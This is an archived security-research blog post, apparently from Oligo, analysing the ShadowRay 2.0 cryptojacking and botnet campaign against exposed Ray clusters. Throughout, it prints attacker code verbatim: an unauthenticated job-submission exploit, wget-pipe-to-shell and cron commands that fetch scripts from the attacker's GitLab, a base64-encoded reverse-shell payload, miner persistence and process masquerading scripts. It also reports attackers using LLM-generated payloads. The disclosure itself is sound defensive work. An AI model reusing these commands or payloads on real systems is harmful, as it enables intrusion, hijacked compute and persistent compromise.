Oligo

Archived: 2026-04-02 12:46:08 UTC

ShadowRay 2.0: Attackers Turn AI Against Itself in Global Campaign that Hijacks AI Into Self-Propagating Botnet

Oligo Security researchers have uncovered an ACTIVE global hacking campaign that uses AI to attack AI. The operation, dubbed ShadowRay 2.0, exploits a known, yet disputed, flaw in Ray, an open-source framework that powers many of today's AI systems, to quietly seize control of powerful computing clusters and conscript them into a self-replicating botnet.

In early November 2025, the Oligo Security research team identified an attack campaign exploiting the ShadowRay vulnerability (CVE-2023-48022) in Ray, a widely used open-source AI framework. This is the same flaw Oligo previously observed being exploited in late 2023 (see the new MITRE, ShadowRay, Campaign C0045).

For the recent campaign, attackers leveraged DevOps-style infrastructure by using GitLab as a platform for updating and delivering region-aware malware. Oligo reported this activity to Gitlab and the attacker repository and account was removed on November 5, 2025. However, Oligo has determined that the attackers have migrated to GitHub in order to continue their campaign as of November 10, 2025, creating multiple accounts and new repos. It remains active.

The latest campaign represents a major evolution from our initial ShadowRay discovery. The attackers, operating under the name **IronErn440**, have turned Ray's legitimate orchestration features into tools for a self-propagating, globally cryptojacking operation, spreading autonomously across exposed Ray clusters.

What makes this campaign particularly notable is the **use of AI to attack AI**: our analysis shows attackers leveraged LLM-generated payloads to accelerate and adapt their methods. We also observed multiple criminal groups competing for the same CPU resources, often terminating legitimate workloads and rival cryptominers to maximize profits.

Equally concerning is the campaign's operational sophistication. The attackers limited **CPU usage to ~60% to evade detection**, disguised malicious processes as legitimate services, and hid GPU usage from Ray's monitoring to avoid detection while leveraging premium compute resources. In addition, the attackers employed a DevOps-style infrastructure by using GitLab for real-time, **region-aware malware** updates and delivery.

Evidence suggests the operation could have been active since September 2024, compromising Ray clusters across multiple continents through automated OAST-based discovery.

This isn't just another cryptojacking campaign. It's the foundation of a **multi-purpose botnet** capable of DDoS attacks, data exfiltration, and global autonomous propagation.

What is also highly concerning is that this vulnerability is "disputed" because the maintainers indicate that Ray is not intended for use outside a "strictly-controlled network environment". In practice however, users often deploy Ray without heeding this warning, which creates an extended window for exploitation, evidenced by its continued and expanded weaponization by attackers in the wild. In fact, there are now more than 230,000 Ray servers exposed to the internet, in contrast to the few thousand we observed during our initial ShadowRay discovery.

Below, we walk through:

- The ShadowRay campaign from March 2024
- The growth of exposed Ray servers
- The new waves of attacks leveraging CVE-2023-48022
- The attack group's techniques
- How the attackers have evaded detection
- Recommendations for protection

Why we looked into Ray (again)


Our renewed research into Ray began when we were looking into some customer environments and noticed that they were running Ray. While those instances were already protected through Oligo's runtime security platform, the potential risk was flagged to ensure proper configuration and secure deployment of Ray, meaning no Oligo customer environments were impacted or targeted in this new attack campaign.

A History Lesson: The Original ShadowRay Campaign

In March 2024, Oligo unveiled ShadowRay, a vulnerability that was leveraged in the first known attack campaign exploiting AI workloads in the wild. The attackers exploited CVE-2023-48022 that impacts Ray, the open-source AI framework commonly referred to as the "Kubernetes of AI." The flaw allows unauthenticated remote code execution (RCE) through Ray's Jobs API.

Our original research showed that thousands of exposed Ray servers had already been compromised across a variety of sectors. Attackers used them to run cryptominers, steal secrets, and exfiltrate data from live AI workloads.

While certain related issues were patched, CVE-2023-48022 itself was never directly fixed. The behavior in Ray is a design feature and is safe when used in a trusted environment that is not exposed to the internet. Following the disclosure, Ray maintainers issued configuration and deployment guidance, advising that "Security and isolation must be enforced outside of the Ray Cluster.".



Source: https://docs.ray.io/en/latest/ray-security/index.html

DISCLAIMER: The new campaign does not relate to Anyscale's (the developers of Ray) SaaS offerings or paid products. The sole intention of this blog is to support users of Ray by increasing awareness of its security aspects and common pitfalls.

At the same time, the broader security community has continued to treat CVE-2023-48022 as a legitimate vulnerability. It is formally recognized in MITRE ATT&CK, NIST's National Vulnerability Database (NVD), and Google's Open Source Vulnerabilities (OSV) platform.


This means that while the CVE can be detected in environments, there is not a specific version to upgrade to. Users are urged to follow the official Ray security guidelines and also leverage this open-source tool to verify proper configuration of their clusters to avoid accidental exposure.


The Growth of Exposed Ray Servers

Since early November 2025, our research team has identified significant renewed malicious activity in exposed Ray clusters around the world, nearly two years after us originally showing CVE-2023-48022 being exploited in the wild.

At the time of our original research, only thousands of exposed Ray servers were observed in the wild. Our scans today reveal that over 200,000 Ray servers remain exposed to the internet, with a portion confirmed as vulnerable or already compromised. Many of the exposed servers belong to active startups, research labs, and cloud-hosted AI environments, while some are honeypots.

The lack of a definitive patch, coupled with the assumption that users would self-secure their clusters, has allowed threat actors to weaponize the same underlying weakness, culminating in the new ShadowRay v2 campaign.





WorldWide spread of ray dashboards, after ShadowRay was discovered by Oligo there are more than 200K instances (10x increase). Source: Shodan

A time series view of vulnerable instances starting in April 2024. Source: Shodan

New Threat Actors, New Attacks

The campaign we have observed mirrors some of the characteristics and behaviors consistent with ShadowRay's original exploitation chain:

- RCE via the exposed Ray dashboard API.
- Payload injection to deploy cryptocurrency miners and data exfiltration tools.
- Persistence mechanisms disguised as Ray worker processes.
- New IoCs observed in compromised nodes (full list below).

While this new activity shares some common threads with our March 2024 research, it is being carried out by **entirely new threat actors that are leveraging different techniques** to reach their end goals.

Two Waves of Attacks Uncovered

Our analysis of the ShadowRay 2.0 activity shows that the campaign did not end with a single takedown. Instead, it evolved across two platforms:

- **Wave One – GitLab launched:** In early November 2025, attackers were using GitLab for their payload evolution and delivery. After Oligo reported the activity to GitLab, the attackers' account and repository was removed on November 5, 2025.
- **Wave Two – GitHub launched:** Within days of the GitLab takedown, the threat actors reestablished their operation by standing up a new GitHub repository to continue the advanced attacks via a repository that went live on November 10, 2025. On November 17, the repo was taken down, with attackers immediately creating a new one on the same day. The second wave remains active, demonstrating the attackers' persistence and agility in maintaining the campaign.

Below, we walk through the technical details, findings, and evidence of the techniques the attackers have deployed in both phases of this ongoing campaign.

GitLab-Launched Attack Campaign: Technical Breakdown and Evidence of Techniques

Below, we walk through the specific techniques the attackers used in this campaign with GitLab as their delivery mechanism, providing evidence of what was uncovered and how they used their methods to evolve from simple cryptojacking efforts to building a multi-purpose botnet.


1: Discovery - "Finding the Needle in the Internet Haystack"

Attackers used interact.sh (an OAST platform) to spray payloads across the internet and identify which Ray dashboard IPs were exploitable. By sending callbacks to oast.fun subdomain, they could track which servers executed their commands.

Attackers have triggered the very first step in Ray by posting a job that :

```
curl -X POST " http://[host]:[port]/api/jobs/ " -H 'Content-Type: application/json' -d '{"entrypoint": "curl bwqqvqfgsseplyoltois92rdukv0mm5th.oast.fun"}'
```

This is reconnaissance as a service - attackers weaponized out-of-band platforms to automatically discover vulnerable targets at scale. Instead of manual scanning, they let victims identify themselves by calling back. This approach also helps evade traditional scanning detection.




Attackers used oast.fun subdomain domains for free.
Source: https://github.com/projectdiscovery/interactsh


2: Initial Access - "Exploiting Ray's Trust"

Attackers exploited completely unauthenticated Ray Job Submission APIs (/api/jobs/) on exposed dashboards. They submitted malicious jobs with commands ranging from simple reconnaissance (uname -a, id) to complex multi-stage Bash and Python payloads.


Ray's dashboard was designed for trusted internal networks but is frequently exposed to the internet without authentication. The attackers didn't need to exploit a vulnerability, they just used Ray's features as designed. This is a configuration vulnerability at scale.



Some payloads checked for EC2 Instances or machines with 4 CPUs (and at some point, the attackers increased it to a minimum of 8 CPUs).



Searching for AWS credentials



By seeing the permission errors attackers ran into in the compromised Ray dashboard job history and logs - attackers knew why payloads were failing. With detailed error messages printed to the job's STDERR/STDOUT, they adapted their payloads and succeeded the next time.

The obfuscated "stage 2" of the payload includes the docstrings and useless echoes, which strongly implies the code is LLM-generated:

Input


```
CmltcG9ydCByYXkKaW1wb3J0IHJlcXVlc3RzCmltcG9ydCBzeXMKaW1wb3J0IG9zCmlt
zIGluc2lkZSB0aGUgcGF5bG9hZCBhcyB3ZWxsCnVybGxpYjMuZGlzYWJsZV93YXJuaW5
F1ZXN0V2FybmluZykKCiMgLS0tIFN0YWdlIDI6IFJlc291cmNlIERpc2NvdmVyeSAtLS
ycsIGlnbm9yZV9yZWluaXRfZXJyb3I9VHJ1ZSkKICAgIHJlc291cmNlcyA9IHJheS5jb
ID0gaW50KHJlc291cmNlcy5nZXQoIkNQVSIsIDEpKQogICAgdG90YWxfZ3B1cyA9IG9z
0IEV4Y2VwdGlvbiBhcyBlOgogICAgcHJpbnQoZiJbLV0gUmVzb3VyY2UgZGlzY292ZX1
ogICAgdG90YWxfY3B1cywgdG90YWxfZ3B1cyA9IDEsIDAKCiMgQWxsb2NhdGUgNjAlIC
GlvbiwgZ3B1X2ZyYWN0aW9uID0gMC42LCAwLjYKdXNhYmxlX2NwdXMgPSBtYXgoMSwga
c2FibGVfZ3B1cyA9IG1heCgwLCBpbnQodG90YWxfZ3B1cyAqIGdwdV9mcmFjdGlvbikp
jcHVzfSBDUFVzLCB7dG90YWxfZ3B1c30gR1BVcy4gQWxsb2NhdGluZyA2MCU6IHt1c2F
VzLiIpCgojIC0tLSBTdGFnZSAzOiBUYWtlb3ZlciAtLS0KRklOQUxfUEFZTE9BRF9DT0
CxzdWJwcm9jZXNzLG9zO3M9c29ja2V0LnNvY2tldChzb2NrZXQuQUZfSU5FVCxzb2Nr
MjguMy4yMjRcIiw0ODMzMSkpO29zLmR1cDIocy5maWxlbm8oKSwwKTsgb3MuZHVwMih
sMik7cD1zdWJwcm9jZXNzLmNhbGwoW1wiL2Jpbi9zaFwiLFwiLWlcIl0pOycgJiIKdGF
lwb2ludCI6IEZJTkFMX1BBWUxPQURfQ09NTUFORCwKICAgICJlbnRyeXBvaW50X251bV
2ludF9udW1fZ3B1cyI6IHVzYWJsZV9ncHVzLAogICAgInJ1bnRpbWVfZW52Ijoge30Kf
IkpPQlNfQVBJX1VSTCIpCmlmIG5vdCBqb2JzX2FwaV91cmw6CiAgICBwcmludCgiWy1d
ubm90IHN1Ym1pdCBTdGFnZSAzIGpvYi4iLCBmaWxlPXN5cy5zdGRlcnIpCiAgICBzeX
BTdGFnZSAzIHBheWxvYWQgdG86IHtqb2JzX2FwaV91cmx9IikKdHJ5OgogICAgIyBFbr
25vcmVzIFNTTCBlcnJvcnMKICAgIHJlc3BvbnNlID0gcmVxdWVzdHMucG9zdChqb2Jz
```


RBC 2764 1

Output

```
import ray
import requests
import sys
import os
import urllib3

# Suppress warnings inside the payload as well
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

# --- Stage 2: Resource Discovery ---
try:
    ray.init(address='auto', ignore_reinit_error=True)
    resources = ray.cluster_resources()
    total_cpus = int(resources.get("CPU", 1))
    total_gpus = int(resources.get("GPU", 0))
except Exception as e:
    print(f"[-] Resource discovery failed: {e}", file=sys.stderr)
    total_cpus, total_gpus = 1, 0
```

> Notice the comment: "Suppress the warnings inside payload as well" - as if the attackers asked for it specifically.

The payloads were base64-encoded. After decoding, we can see the LLM-generated payloads still include their documentation - like we saw with the rest of the payloads. Stage 2 is around resource discovery, and uses only 1 CPU.

3: Lateral Movement - "Weaponizing Ray's Orchestration"


Attackers deployed a payload that used Ray's NodeAffinitySchedulingStrategy to execute malware on every alive node in the cluster. The payload literally enumerated all nodes and submitted jobs pinned to each specific node ID.

This is lateral movement via legitimate orchestration features in Ray. Instead of exploiting CVEs or using network attacks, attackers used Ray's own scheduling API to spread. It's essentially using the victim's infrastructure as intended, using python code - like the applications that are already running, just for malicious purposes:


`nodes=[n for n in ray.nodes() if n.get('Alive',False)]`

`cmd='wget -qO- https://gitlab.com/ironern440-group/ironern440-project/-/raw/main/aa.sh | tr -d "\\r" > aa_clean.sh && chmod +x aa_clean.sh && ./aa_clean.sh'`

`[ray.get(ray.remote(lambda: subprocess.run(cmd,shell=True)).options(scheduling_strategy=NodeAffinitySchedulingStrategy(node_id=n.get('NodeID')...`



Attackers ran the payloads several times. We could see long-running active payloads in realtime. The reverse shell was open for 22 hours.



A compromised cluster with 1000GB Memory (1TB). This was only the beginning.

4: AI-Generated Reconnaissance - "Using AI to Attack AI"

Attackers deployed a sophisticated multi-stage Python payload that discovers cluster resources (CPUs, GPUs), calculates optimal allocation (60%), and then submits a takeover job with those exact resource requirements.

The payloads from gitlab are likely to be AI-generated, based on its structure, comments, and error handling patterns. Attackers are now using AI to generate attack code targeting AI infrastructure. The 60% resource allocation is particularly clever, as it leaves enough resources running to avoid immediate detection while maximizing mining profits.


Key Payload Features:

- Automatic CPU/GPU discovery via ray.cluster_resources()
- Dynamic resource calculation: usable_cpus = max(1, int(total_cpus * 0.6))
- Multi-stage execution with error handling

```
check_system_specs() {
    local cpu_count=$(nproc 2>/dev/null || grep -c '^processor'
    local is_root=false
    if [[ $EUID -eq 0 ]]; then
        is_root=true
    fi

    if [[ $cpu_count -gt 8 && "$is_root" == "true" ]]; then
        echo "VERY GOOD BOY!"
    fi
}
```


A machine with 8 or more CPUs and root access is considered a “VERY GOOD BOY”.
A joke by the attackers?

```
kill_unwanted() {
  # --- Step 1: Kill 'xmr' and 'node' processes ---
  if command -v pkill >/dev/null 2>&1; then
    pkill -f "index.js"
    pkill "xmr"
  elif command -v pgrep >/dev/null 2>&1; then
    pgrep -f "index.js" | xargs -r kill
    pgrep -x "xmr" | xargs -r kill
  else
    ps aux | grep '[x]mr' | awk '{print $2}' | xargs -r kill
    ps aux | grep -w '[i]ndex.js' | awk '{print $2}' | xargs -r kill
  fi

  # --- Step 2: Kill other 'bash' processes, excluding the current shell ---
  if command -v pgrep >/dev/null 2>&1; then
    # Get all bash PIDs, remove the current shell's PID ($$), then kill the rest
    pgrep "index.js" | grep -v "^$$$" | xargs -r kill
  else
    # Fallback using ps, excluding the current shell's PID via awk
    ps aux | grep -w '[i]ndex.js' | awk -v mypid=$$ '$2 != mypid {print $2}' | xargs -r kill
  fi
}


kill_unwanted
```



```
is_ec2_host() {
    hostname | grep -qi -e "ec2" -e "compute"
    return $?
}

if ! is_program_running; then
    cpu_count=$(get_cpu_count)
    if [ "$cpu_count" -gt 3 ] || is_ec2_host; then
        download_and_execute
    else
        echo "LOW CPU: System has only $cpu_count CPUs (minimum 4 required) and is not an EC2 instance"
    fi
fi
```


```
[+] Discovered: 4 CPUs, 0 GPUs. Allocating 60%: 2 CPUs, 0 GPUs.
```




5: Reverse Shells - "Opening the Backdoor"

Attackers established multiple interactive reverse shells to AWS-hosted C2 servers, giving them command-line access to compromised Ray clusters. Multiple shells to different ports suggest redundancy or different attack operators.

The use of multiple simultaneous reverse shells on different ports indicates either multiple attackers competing for access or sophisticated failover mechanisms. Evidence shows shells connecting to ports 3876, 40331, 48331, and 443 - suggesting extensive C2 infrastructure.



Attacker IP in reverse shell python payload



Active reverse shells to the attacker's IPs

One can see the opened Python reverse shells in the Ray dashboard job history

6: Persistence - "Ensuring They Never Leave"

Attackers installed multiple persistence mechanisms: cron jobs running every 15 minutes, systemd services disguised as system components, and .bashrc injections. The cron job continuously re-downloads and executes mon.sh from GitLab.

The use of GitLab as a live C2 infrastructure means attackers can update payloads in real-time. Every 15 minutes, all compromised systems check for updates and re-infect themselves. This turns GitLab into a distributed update mechanism for malware.

Cron Job:

```
*/15 * * * * wget -O - https://gitlab.com/ironern440-group/ironern440-project/-/raw/main/mon.sh | bash
```

```
create_cronjob() {
    local cmd
    command -v curl >/dev/null && cmd="curl -fsSLk $1 | tr -d '\\''\\r'\\'' | /bin/sh"
    command -v wget >/dev/null && cmd="wget -qO- $1 | tr -d '\\''\\r'\\'' | /bin/sh"
    (crontab -l 2>/dev/null | grep -vF "$1"; echo "*/15 * * * * $cmd") | crontab -
}
create_cronjob "https://gitlab.com/ironern440-group/ironern440-project/-/raw/main/mon.sh"
```

```
# Add a cron job if it doesn't already exist
if ! crontab -l 2>/dev/null | grep -q "wget -O - https://gitlab.com/ironern440-group/ironern440-project/-/raw/main/mon.sh | bash"; then
    (crontab -l 2>/dev/null; echo "*/15 * * * * wget -O - https://gitlab.com/ironern440-group/ironern440-project/-/raw/main/mon.sh | bash") | c
    echo "Cron job added successfully."
else
    echo "Cron job already exists."
fi
```

```
# Robust persistence installation
install_persistence() {
    echo -e "${YELLOW}Installing persistence...${NC}"

    HEALTH_MONITOR_PATH="/tmp/.health-monitor"
    installed=0

    # Ensure health monitor script exists
    if [ ! -f "$HEALTH_MONITOR_PATH" ]; then
        cat > "$HEALTH_MONITOR_PATH" << 'EOF'
#!/bin/bash
# Health monitor - robust version
echo "ksoftirqd/0" > /proc/$$/comm 2>/dev/null || true

MINER_FOUND=""
while true; do
    # Check for our miner using multiple methods
    MINER_FOUND=""
    for pattern in "supportxmr.com:443" "xmrig" "kworker"; do
        if pgrep -f "$pattern" >/dev/null 2>&1; then
            MINER_FOUND="yes"
            break
        fi
    done

    if [ -z "$MINER_FOUND" ]; then
        # Try to start miner from multiple locations
        for miner in "/tmp/.kworker" "/var/tmp/.kworker" "/dev/shm/.kworker" "/tmp/ksoftirqd" "/var/tmp/ksoftirqd"; do
            if [ -x "$miner" ]; then
                "$miner" --cpu-priority=5 -o pool.supportxmr.com:443 -u 45MinZ6ECgTqxn8gbm5gAsK9ATrEN6N95hbH3g4r5N4bKwH8QxuFygw3G7VwHwAusR9L35E4Yj
                sleep 10
                break
            fi
        done
    fi

    # Kill competing miners
    pkill -f "xmrig.*-o" 2>/dev/null || true
    pkill -f "minerd.*-o" 2>/dev/null || true
    pkill -f "stratum" 2>/dev/null || true

    sleep 30
done
```

```
5) [0m 100 7943k  100 7943k    0     0  23.7M      0 --:--:-- --:--:-- --:--:-- 23.7M
5) [0m Program file downloaded and installed at: /usr/lib/dev/systemdev/dns-filter
5) [0m Starting primary program...
5) [0m Primary program running (PID 2095940)
5) [0m Cron job added successfully.
5) [0m Cron job already exists.
5) [0m bash: line 199: /usr/bin/chattr: Permission denied
5) [0m bash: line 200: /usr/bin/chattr: Permission denied
```

7: Masquerading - "Hiding in Plain Sight"

Attackers renamed malicious processes to look like legitimate Linux kernel workers (kworker/0:0) and system services (dns-filter). The XMRig cryptocurrency miner was renamed to .python3.6 and disguised as a systemd service.

The sophistication of process renaming goes beyond simple hiding. By using echo `"kworker/0:0" > /proc/$$/comm`, they change how the process appears in system monitoring tools. The name "dns-filter" suggests DNS filtering, which IT teams might expect to see running.

Masquerading Techniques:

- Process rename to [kworker/0:0] (appears as kernel worker)
- Binary named /usr/lib/dev/systemdev/dns-filter (looks like system service)
- Hidden binary .python3.6 in current directory
- Systemd service names: custom-X-service

```
install_persistence() {
    echo -e "${YELLOW}Installing persistence...${NC}"

    if [ "$EUID" -eq 0 ]; then
        if ! crontab -l 2>/dev/null | grep -q "health-monitor"; then
            (crontab -l 2>/dev/null; echo "*/2 * * * * /tmp/.health-monitor") | crontab -
        fi

        cat > /etc/systemd/system/health-monitor.service << 'EOF'
[Unit]
Description=System Health Monitor
After=network.target

[Service]
Type=simple
ExecStart=/tmp/.health-monitor
Restart=always
RestartSec=10

[Install]
WantedBy=multi-user.target
EOF
        systemctl daemon-reload 2>/dev/null
        systemctl enable health-monitor.service 2>/dev/null
        systemctl start health-monitor.service 2>/dev/null

        if [ -f /etc/rc.local ]; then
            if ! grep -q "health-monitor" /etc/rc.local; then
                sed -i '/exit 0/d' /etc/rc.local
                echo "/tmp/.health-monitor &" >> /etc/rc.local
```

The persistence method - using crontab and system service, disguised as ‘health-monitor’, ‘dns’ or as ‘dns-filter’.

```
59  root 1938523 1938162 0 05:39 ? 00:02:31 ray::IDLE
60  root 1938524 1938162 0 05:39 ? 00:02:31 ray::IDLE
